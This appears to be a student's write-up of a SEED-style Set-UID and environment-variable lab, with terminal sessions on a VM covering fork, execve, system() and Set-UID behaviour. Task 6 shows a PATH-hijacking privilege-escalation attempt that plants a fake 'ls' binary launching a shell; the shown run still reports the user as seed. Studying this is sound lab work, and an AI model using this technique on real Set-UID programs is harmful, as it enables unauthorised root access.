a.out  a.out2  cap_leak.c  catall.c  file  myenv.c  myprintenv.c
[03/14/23]seed@VM:~/.../Labsetup$ a.out2 > file2
[03/14/23]seed@VM:~/.../Labsetup$ ls
a.out  a.out2  cap_leak.c  catall.c  file  file2  myenv.c  myprintenv.c
[03/14/23]seed@VM:~/.../Labsetup$
```

Now, here is the output of my **file2:**

```
[03/14/23]seed@VM:~/.../Labsetup$ cat file2
SHELL=/bin/bash
PWD=/home/seed/Documents/Assignment2/Labsetup
LOGNAME=seed
XDG_SESSION_TYPE=tty
MOTD_SHOWN=pam
HOME=/home/seed
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31
;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*
.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.
txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;
31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31
:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.
alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm
=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.b
mp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tif
f=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpe
g=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vo
b=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=0
1;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35
:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*
.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.o
pus=00;36:*.spx=00;36:*.xspf=00;36:
SSH_CONNECTION=10.0.2.2 57895 10.0.2.15 22
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SHLVL=1
XDG_SESSION_ID=68
XDG_RUNTIME_DIR=/run/user/1000
SSH_CLIENT=10.0.2.2 57895 22
XDG_DATA_DIRS=/usr/local/share:/usr/share:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/sna
p/bin:.
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
SSH_TTY=/dev/pts/2
_=./a.out2
OLDPWD=/home/seed
[03/14/23]seed@VM:~/.../Labsetup$
```

I notice that it appears that the output for the parent condition is exactly the same as environment variables printed out when the child condition was satisfied in step 1.

Step 3 – differences between child and parent case (and conclusion)

```
seed@VM: ~/.../Labsetup
[03/14/23]seed@VM:~/.../Labsetup$ diff -y --suppress-common-lines file file2
_=./a.out                                                  | _=./a.out2
[03/14/23]seed@VM:~/.../Labsetup$
```

After running the **diff** command to compare my two files, I notice that they are in fact *identical* (except of course for the executable name from which the file was generated with the redirect operator.

TASK 3: Environment Variables and execve()

The function execve() calls a system call to load a new command and execute it; this function never returns. No new process is created; instead, the calling process's text, data, bss, and stack are overwritten by that of the program loaded. Essentially, execve() runs the new program inside the calling process.

Step 1

Please compile and run the following program, and describe your observation. This program simply executes a program called /usr/bin/env, which prints out the environment variables of the current process.

Here, I compiled **myenv.c** and named the executable **a.out3**, then I ran **a.out3** and I notice that it did not output anything, thus **execve()** does not pass its environment variables to the process it calls, namely the **env** process, thus **env** has no environment variables to print out and when all of the results are passed up the chain back to the bash shell, there is an empty string to print.

Here is the flow: SHELL calls →A.OUT3 calls →EXECVE calls →ENV

- Where A.OUT3 *inherits* SHELL environment variables;
- EXECVE process *inherits* A.OUT3 environment variables;
- But ENV *does not inherit* EXECVE environment variables.

Thus ENV passes empty string to EXECVE, which passes empty string to A.OUT3, which passes empty string to SHELL.

seed@VM: ~/.../Labsetup

```
[03/14/23]seed@VM:~/.../Labsetup$ cat myenv.c
#include <unistd.h>

extern char **environ;

int main()
{
  char *argv[2];

  argv[0] = "/usr/bin/env";
  argv[1] = NULL;

  execve("/usr/bin/env", argv, NULL);

  return 0 ;
}

[03/14/23]seed@VM:~/.../Labsetup$ gcc myenv.c -o a.out3
[03/14/23]seed@VM:~/.../Labsetup$ a.out3
[03/14/23]seed@VM:~/.../Labsetup$
```

Step 2

Change the invocation of execve() in Line ① to the following; describe your observation.

Original:

seed@VM: ~/.../Labsetup

```c
#include <unistd.h>

extern char **environ;

int main()
{
  char *argv[2];

  argv[0] = "/usr/bin/env";
  argv[1] = NULL;

  execve("/usr/bin/env", argv, NULL);

  return 0 ;
}
```

Changed (change NULL to environ in the execve() function):

seed@VM: ~/.../Labsetup

```c
#include <unistd.h>

extern char **environ;

int main()
{
  char *argv[2];

  argv[0] = "/usr/bin/env";
  argv[1] = NULL;

  execve("/usr/bin/env", argv, environ);

  return 0 ;
}
```

Then I recompiled myenv.c:

```
[03/14/23]seed@VM:~/.../Labsetup$ gcc myenv.c -o a.out4
```

Now here is the output of the recompiled program:

```
[03/14/23]seed@VM:~/.../Labsetup$ gcc myenv.c -o a.out4
[03/14/23]seed@VM:~/.../Labsetup$ a.out4
SHELL=/bin/bash
PWD=/home/seed/Documents/Assignment2/Labsetup
LOGNAME=seed
XDG_SESSION_TYPE=tty
MOTD_SHOWN=pam
HOME=/home/seed
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31
;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*
.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.
txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;
31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31
:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.
alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm
=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.b
mp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tif
f=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpe
g=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vo
b=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=0
1;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35
:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*
.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.o
pus=00;36:*.spx=00;36:*.xspf=00;36:
SSH_CONNECTION=10.0.2.2 57895 10.0.2.15 22
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SHLVL=1
XDG_SESSION_ID=68
XDG_RUNTIME_DIR=/run/user/1000
SSH_CLIENT=10.0.2.2 57895 22
XDG_DATA_DIRS=/usr/local/share:/usr/share:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/sna
p/bin:.
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
SSH_TTY=/dev/pts/2
_=./a.out4
OLDPWD=/home/seed
[03/14/23]seed@VM:~/.../Labsetup$
```

As I notice, it does output the environment variables.

Step 3 (conclusion about how execve() program works)

So, the extern global variable **environ** contains the list of environment variables of the calling process **a.out4**, which inherited the environment variables from the calling **shell** program. When **execve()** is called, not only is a program name argument provided, but also the second argument which is how the function passes along environment variables the child should inherit, which means that **execve()** will make sure that the child process that it creates inherits all of the values passed into that parameter, namely the strings stored in the **environ** variable that was passed in:

```
execve("/usr/bin/env", argv, environ);
```

TASK 4: Environment Variables and system()

If you look at the implementation of the system() function, you will see that it uses execl() to execute /bin/sh; execl() calls execve(), passing to it the environment variables array. Therefore, using system(), the environment variables of the calling process is passed to the new program /bin/sh. Please compile and run the following program to verify this.

I used the **touch** command to create a file I call **task5_system_call.c (I meant to call it task 4)**, then I edit the file and add the code required for task 5:

```
[03/14/23]seed@VM:~/.../Labsetup$ touch task5_system_call.c
[03/14/23]seed@VM:~/.../Labsetup$ ls
a.out    a.out3  cap_leak.c  file    myenv.c        task5_system_call.c
a.out2   a.out4  catall.c    file2   myprintenv.c
[03/14/23]seed@VM:~/.../Labsetup$ vi task5_system_call.c
[03/14/23]seed@VM:~/.../Labsetup$
```

seed@VM: ~/.../Labsetup

```
#include <stdio.h>
#include <stdlib.h>

int main(){

        system("/usr/bin/env");
        return 0;

}
~
~
~
~
~
~
~
~
~
~
~
"task5_system_call.c" 12L, 95C written
```

Here, I rename the file from **task_5_system_call.c** to **task4_system_call.c** so I do not get confused later in the lab:

```
seed@VM: ~/.../Labsetup
[03/14/23]seed@VM:~/.../Labsetup$ touch task5_printenv.c
[03/14/23]seed@VM:~/.../Labsetup$ ls
a.out   a.out3  a.out5      catall.c  file2    myprintenv.c      task5_system_call.c
a.out2  a.out4  cap_leak.c  file      myenv.c  task5_printenv.c
[03/14/23]seed@VM:~/.../Labsetup$ mv task5_system_call.c task4_system_call.c
[03/14/23]seed@VM:~/.../Labsetup$ ls
a.out   a.out3  a.out5      catall.c  file2    myprintenv.c         task5_printenv.c
a.out2  a.out4  cap_leak.c  file      myenv.c  task4_system_call.c
[03/14/23]seed@VM:~/.../Labsetup$ cat task4_system_call.c
#include <stdio.h>
#include <stdlib.h>

int main(){

        system("/usr/bin/env");
        return 0;

}
```

Now I will compile and run program, then run it:

```
[03/14/23]seed@VM:~/.../Labsetup$ gcc task5_system_call.c -o a.out5
[03/14/23]seed@VM:~/.../Labsetup$ ls
a.out   a.out3  a.out5      catall.c  file2    myprintenv.c
a.out2  a.out4  cap_leak.c  file      myenv.c  task5_system_call.c
[03/14/23]seed@VM:~/.../Labsetup$
```

seed@VM: ~/.../Labsetup

```
[03/14/23]seed@VM:~/.../Labsetup$ a.out5
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SSH_CLIENT=10.0.2.2 55731 22
XDG_SESSION_TYPE=tty
SHLVL=1
MOTD_SHOWN=pam
HOME=/home/seed
OLDPWD=/home/seed
SSH_TTY=/dev/pts/0
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
LOGNAME=seed
_=./a.out5
XDG_SESSION_CLASS=user
TERM=xterm
XDG_SESSION_ID=4
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/loc
al/games:/snap/bin:.
XDG_RUNTIME_DIR=/run/user/1000
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;3
3;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32
:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:
*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:
*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=0
1;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01
;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;
31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31
:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01
;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;
35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01
;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=0
1;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01
;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;
35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:
*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*
.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.
wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
SHELL=/bin/bash
LESSCLOSE=/usr/bin/lesspipe %s %s
PWD=/home/seed/Documents/Assignment2/Labsetup
SSH_CONNECTION=10.0.2.2 55731 10.0.2.15 22
XDG_DATA_DIRS=/usr/local/share:/usr/share:/var/lib/snapd/desktop
[03/14/23]seed@VM:~/.../Labsetup$
```

Above, I notice that environment variables did print out as expected since ultimately when system() is called it leads to execl() which calls execve() **AND** passes the environment variables array to it.

TASK 5: Environment Variable and Set-UID Programs

Set-UID is an important security mechanism in Unix operating systems. When a Set-UID program runs, it assumes the owner's privileges. For example, if the program's owner is root, when anyone runs this program, the program gains the root's privileges during its execution. Set-UID allows us to do many interesting things, but since it escalates the user's privilege, it is quite risky. Although the behaviors of Set-UID programs are decided by their program logic, not by users, users can indeed affect the behaviors via environment variables. To understand how Set-UID programs are affected, let us first figure out whether environment variables are inherited by the Set-UID program's process from the user's process.

Step 1 – write a program to print environment variables of current process

Write the following program that can print out all the environment variables in the current process.

I create a file called task5_printenv.c, then I edit the file and add my code:

```
seed@VM: ~/.../Labsetup
[03/14/23]seed@VM:~/.../Labsetup$ ls
a.out   a.out3  a.out5      catall.c  file2    myprintenv.c        task5_printenv.c
a.out2  a.out4  cap_leak.c  file      myenv.c  task4_system_call.c
[03/14/23]seed@VM:~/.../Labsetup$ touch task5_printenv.c
[03/14/23]seed@VM:~/.../Labsetup$ ls
a.out   a.out3  a.out5      catall.c  file2    myprintenv.c        task5_printenv.c
a.out2  a.out4  cap_leak.c  file      myenv.c  task4_system_call.c
[03/14/23]seed@VM:~/.../Labsetup$ vi task5_printenv.c
[03/14/23]seed@VM:~/.../Labsetup$ vi task5_printenv.c
```

```
seed@VM: ~/.../Labsetup
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

int main()
{
        int i = 0;
        while (environ[i] != NULL) {
                printf("%s\n", environ[i]);
                i++;
        }
}
~
```

Step 2 – compile program and change ownership to root

So now, I have changed ownership of the executable to root, then I changed mode to 4755, meaning 100 111 101 101 (set uid ON, set GID OFF, stickybit OFF; owner can RWX, group and others can R and X). Notice executable is red since it is a SET UID program.

```
[03/14/23]seed@VM:~/.../Labsetup$ sudo chown root a.out_task5
[03/14/23]seed@VM:~/.../Labsetup$ sudo chmod 4755
chmod: missing operand after '4755'
Try 'chmod --help' for more information.
[03/14/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 a.out_task5
[03/14/23]seed@VM:~/.../Labsetup$ ls -l
total 152
-rwxrwxr-x 1 seed seed 16888 Mar 14 16:11 a.out
-rwxrwxr-x 1 seed seed 16888 Mar 14 17:16 a.out2
-rwxrwxr-x 1 seed seed 16752 Mar 14 17:40 a.out3
-rwxrwxr-x 1 seed seed 16824 Mar 14 18:00 a.out4
-rwxrwxr-x 1 seed seed 16712 Mar 14 20:44 a.out5
-rwsr-xr-x 1 root seed 16776 Mar 14 21:11 a.out_task5
-rw-rw-r-- 1 seed seed   761 Mar 14 13:01 cap_leak.c
-rw-rw-r-- 1 seed seed   471 Mar 14 13:01 catall.c
-rw-rw-r-- 1 seed seed  2161 Mar 14 16:11 file
-rw-rw-r-- 1 seed seed  2162 Mar 14 17:17 file2
-rw-rw-r-- 1 seed seed   183 Mar 14 17:57 myenv.c
-rw-rw-r-- 1 seed seed   418 Mar 14 17:14 myprintenv.c
-rw-rw-r-- 1 seed seed    95 Mar 14 20:40 task4_system_call.c
-rw-rw-r-- 1 seed seed   161 Mar 14 21:08 task5_printenv.c
[03/14/23]seed@VM:~/.../Labsetup$
```

Step 3 – Run the setUID program

In your shell (you need to be in a normal user account, not the root account), use the export command to set the following environment variables (they may have already exist):

I note from running **printevn** that **PATH** is the only environment variable that is set (for export). For the other two, I will still export them; for the LD_LIBRARY_PATH variable, I do not expect it to be exported since I never defined it (if it is defined with a value, then I expect export to work); for my variable (**ANY_NAME**) I will define it to point to root directory so I expect it will export.

```
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/gam
```

```
[03/14/23]seed@VM:.../bin$ export PATH
[03/14/23]seed@VM:.../bin$ export LD_LIBRARY_PATH
[03/14/23]seed@VM:.../bin$ export ANY_NAME=.
[03/14/23]seed@VM:.../bin$
```

Now after running my a.out_task5 program that I compiled earlier, here is the output:

```
[03/14/23]seed@VM:~/.../Labsetup$ ls
a.out   a.out3  a.out5        cap_leak.c  file   myenv.c       task4_system_call.c
a.out2  a.out4  a.out_task5   catall.c    file2  myprintenv.c  task5_printenv.c
[03/14/23]seed@VM:~/.../Labsetup$ a.out_task5
SHELL=/bin/bash
ANY_NAME=.
PWD=/home/seed/Documents/Assignment2/Labsetup
LOGNAME=seed
XDG_SESSION_TYPE=tty
MOTD_SHOWN=pam
HOME=/home/seed
LANG=en_US.UTF-8
```

…

```
.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
SSH_CONNECTION=10.0.2.2 53862 10.0.2.15 22
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SHLVL=1
XDG_SESSION_ID=10
XDG_RUNTIME_DIR=/run/user/1000
SSH_CLIENT=10.0.2.2 53862 22
XDG_DATA_DIRS=/usr/local/share:/usr/share:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/gam
es:/snap/bin:.
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
SSH_TTY=/dev/pts/0
OLDPWD=/home/seed
_=./a.out_task5
[03/14/23]seed@VM:~/.../Labsetup$
```

I notice above that only **PATH** and **ANY_NAME** variables were passed to the function, as I expected.

TASK 6: The PATH Environment Variable and Set-UID Programs

Here are the current paths that **PATH** environment variable is storing

```
seed@VM: ~/.../Labsetup
[03/14/23]seed@VM:~/.../Labsetup$ printenv PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/s
nap/bin:.
[03/14/23]seed@VM:~/.../Labsetup$
```

Now I will add to the beginning (the first in the hierarchy) of the PATH variable a new path, which will be a path to my user directory (seed):

```
seed@VM: ~/.../Labsetup
[03/14/23]seed@VM:~/.../Labsetup$ printenv PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/s
nap/bin:.
[03/14/23]seed@VM:~/.../Labsetup$ export PATH=/home/seed:$PATH
[03/14/23]seed@VM:~/.../Labsetup$ printenv PATH
/home/seed:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/loc
al/games:/snap/bin:.
[03/14/23]seed@VM:~/.../Labsetup$
```

Notice now that path is updated to be itself, but with another path added to the front, namely **/home/seed**, which is the path to my user profile directory. Now that we have that set up, we can now write a program and compile it with the same name that is a commonly used program by a user, for example **ls** or **cd**, so that when a child process is created, it will check the /home/seed directory *first* for any program that is called from that child process.

Now I will compile this program that will call **ls** command using relative path, then change its owner to **root**, and I will exploit this fact to gain root privilege:

```
seed@VM: ~/.../Labsetup
#include <stdio.h>
#include <stdlib.h>
int main() {
        system("ls"); //call ls program using relative path
        return 0;
}
```

```
seed@VM: ~/.../Labsetup
[03/14/23]seed@VM:~/.../Labsetup$ gcc call_ls_task6.c -o a.out_task6
[03/14/23]seed@VM:~/.../Labsetup$ vi call_ls_task6.c
[03/14/23]seed@VM:~/.../Labsetup$ gcc call_ls_task6.c -o a.out_task6
[03/14/23]seed@VM:~/.../Labsetup$ ls -l
total 176
-rwxrwxr-x 1 seed seed 16888 Mar 14 16:11 a.out
-rwxrwxr-x 1 seed seed 16888 Mar 14 17:16 a.out2
-rwxrwxr-x 1 seed seed 16752 Mar 14 17:40 a.out3
-rwxrwxr-x 1 seed seed 16824 Mar 14 18:00 a.out4
-rwxrwxr-x 1 seed seed 16712 Mar 14 20:44 a.out5
-rwsr-xr-x 1 root seed 16776 Mar 14 21:11 a.out_task5
-rwxrwxr-x 1 seed seed 16704 Mar 14 22:20 a.out_task6
-rw-rw-r-- 1 seed seed   119 Mar 14 22:19 call_ls_task6.c
-rw-rw-r-- 1 seed seed   761 Mar 14 13:01 cap_leak.c
```

Now I change owner to root and make it a set UID program:

```
[03/14/23]seed@VM:~/.../Labsetup$ sudo chown root a.out_task6
[03/14/23]seed@VM:~/.../Labsetup$ sudo chmod 4755
chmod: missing operand after '4755'
Try 'chmod --help' for more information.
[03/14/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 a.out_task6
[03/14/23]seed@VM:~/.../Labsetup$ ls -l
total 176
-rwxrwxr-x 1 seed seed 16888 Mar 14 16:11 a.out
-rwxrwxr-x 1 seed seed 16888 Mar 14 17:16 a.out2
-rwxrwxr-x 1 seed seed 16752 Mar 14 17:40 a.out3
-rwxrwxr-x 1 seed seed 16824 Mar 14 18:00 a.out4
-rwxrwxr-x 1 seed seed 16712 Mar 14 20:44 a.out5
-rwsr-xr-x 1 root seed 16776 Mar 14 21:11 a.out_task5
-rwsr-xr-x 1 root seed 16704 Mar 14 22:20 a.out_task6
-rw-rw-r-- 1 seed seed   119 Mar 14 22:19 call_ls_task6.c
-rw-rw-r-- 1 seed seed   761 Mar 14 13:01 cap_leak.c
```

Now I will call my program **a.out_task6**, and it returns the contents of calling the **ls** program found from one of the paths from the **PATH** environment variable: SHELL calls a.out_task6 which calls ls program.

```
[03/14/23]seed@VM:~/.../Labsetup$ a.out_task6
a.out   a.out4       a.out_task6      catall.c  myenv.c              task5_printenv.c
a.out2  a.out5       call_ls_task6.c  file      myprintenv.c
a.out3  a.out_task5  cap_leak.c       file2     task4_system_call.c
[03/14/23]seed@VM:~/.../Labsetup$
```

Now I will write a program and compile it with the name **ls**, and place it in the path I added to the **PATH** environment variable so that when I run my program that calls **ls** using relative path, it will check my directory in /home/seed and run my **ls** program before it checks the remaining paths in the PATH variable; I will make my program the shell program **sh** to try and get root access in a shell:

```
seed@VM: ~/.../Labsetup
#include <stdio.h>
#include <stdlib.h>

int main() {
        system("sh");
        return 0;
}
~
~
```

seed@VM: ~/.../Labsetup

```
[03/14/23]seed@VM:~/.../Labsetup$ touch exploit_ls_task6.c
[03/14/23]seed@VM:~/.../Labsetup$ vi exploit_ls_task6.c
[03/14/23]seed@VM:~/.../Labsetup$ gcc exploit_ls_task6.c -o ls
[03/14/23]seed@VM:~/.../Labsetup$ ls
a.out    a.out4        a.out_task6      catall.c           file2     myprintenv.c
a.out2   a.out5        call_ls_task6.c  exploit_ls_task6.c ls        task4_system_call.c
a.out3   a.out_task5   cap_leak.c       file               myenv.c   task5_printenv.c
[03/14/23]seed@VM:~/.../Labsetup$
```

Now I have copied and moved my compiled **ls** program to **/home/seed**, the path I added to **PATH** environment variable:

```
[03/14/23]seed@VM:~/.../Labsetup$ cp ls /home/seed
[03/14/23]seed@VM:~/.../Labsetup$ ls /home/seed
Desktop  Documents  Downloads  ls  Music  Pictures  Public  Templates  Videos
[03/14/23]seed@VM:~/.../Labsetup$
```

Now I will attempt to run the program that calls **ls** using relative path:

```
[03/14/23]seed@VM:~/.../Labsetup$ a.out_task6
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugde
v),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ id -un
seed
$
```

Notice, I did get a shell, this is because effective UID and real UID are the same, as shown above using **whoami** and **id** programs (uid only prints if EUID == RUID).

I know what to do: I must change ownership of the ls program in my **/home/seed** to be owned by **root** and make it a setUID program, so that the program is ran with privileges of the owner (root, as I will set it):

```
[03/14/23]seed@VM:~/.../Labsetup$ chmod /home/seed/ls 4755
chmod: invalid mode: '/home/seed/ls'
Try 'chmod --help' for more information.
[03/14/23]seed@VM:~/.../Labsetup$ chown root /home/seed/ls
chown: changing ownership of '/home/seed/ls': Operation not permitted
[03/14/23]seed@VM:~/.../Labsetup$ sudo chown root /home/seed/ls
[03/14/23]seed@VM:~/.../Labsetup$ ls /home/seed/
Desktop  Documents  Downloads  ls  Music  Pictures  Public  Templates  Videos
[03/14/23]seed@VM:~/.../Labsetup$ ls -l /home/seed/
total 52
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 8 seed seed  4096 Mar 14 13:03 Documents
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Downloads
-rwxrwxr-x 1 root seed 16712 Mar 14 22:40 ls
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
[03/14/23]seed@VM:~/.../Labsetup$ sudo chmod /home/seed/ls 4755
chmod: invalid mode: '/home/seed/ls'
Try 'chmod --help' for more information.
[03/14/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 /home/seed/ls
[03/14/23]seed@VM:~/.../Labsetup$ ls -l /home/seed/
total 52
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 8 seed seed  4096 Mar 14 13:03 Documents
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Downloads
-rwsr-xr-x 1 root seed 16712 Mar 14 22:40 ls
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
[03/14/23]seed@VM:~/.../Labsetup$
```

Now that my ls program is owned by root and is a setUID program, it should give me root access when I run the setUID program that calls **ls** using relative path:

```
[03/14/23]seed@VM:~/.../Labsetup$ ls
a.out   a.out4        a.out_task6      catall.c             file2    myprintenv.c
a.out2  a.out5        call_ls_task6.c  exploit_ls_task6.c   ls       task4_system_call.c
a.out3  a.out_task5   cap_leak.c       file                 myenv.c  task5_printenv.c
[03/14/23]seed@VM:~/.../Labsetup$ a.out_task6
$ whoami
seed
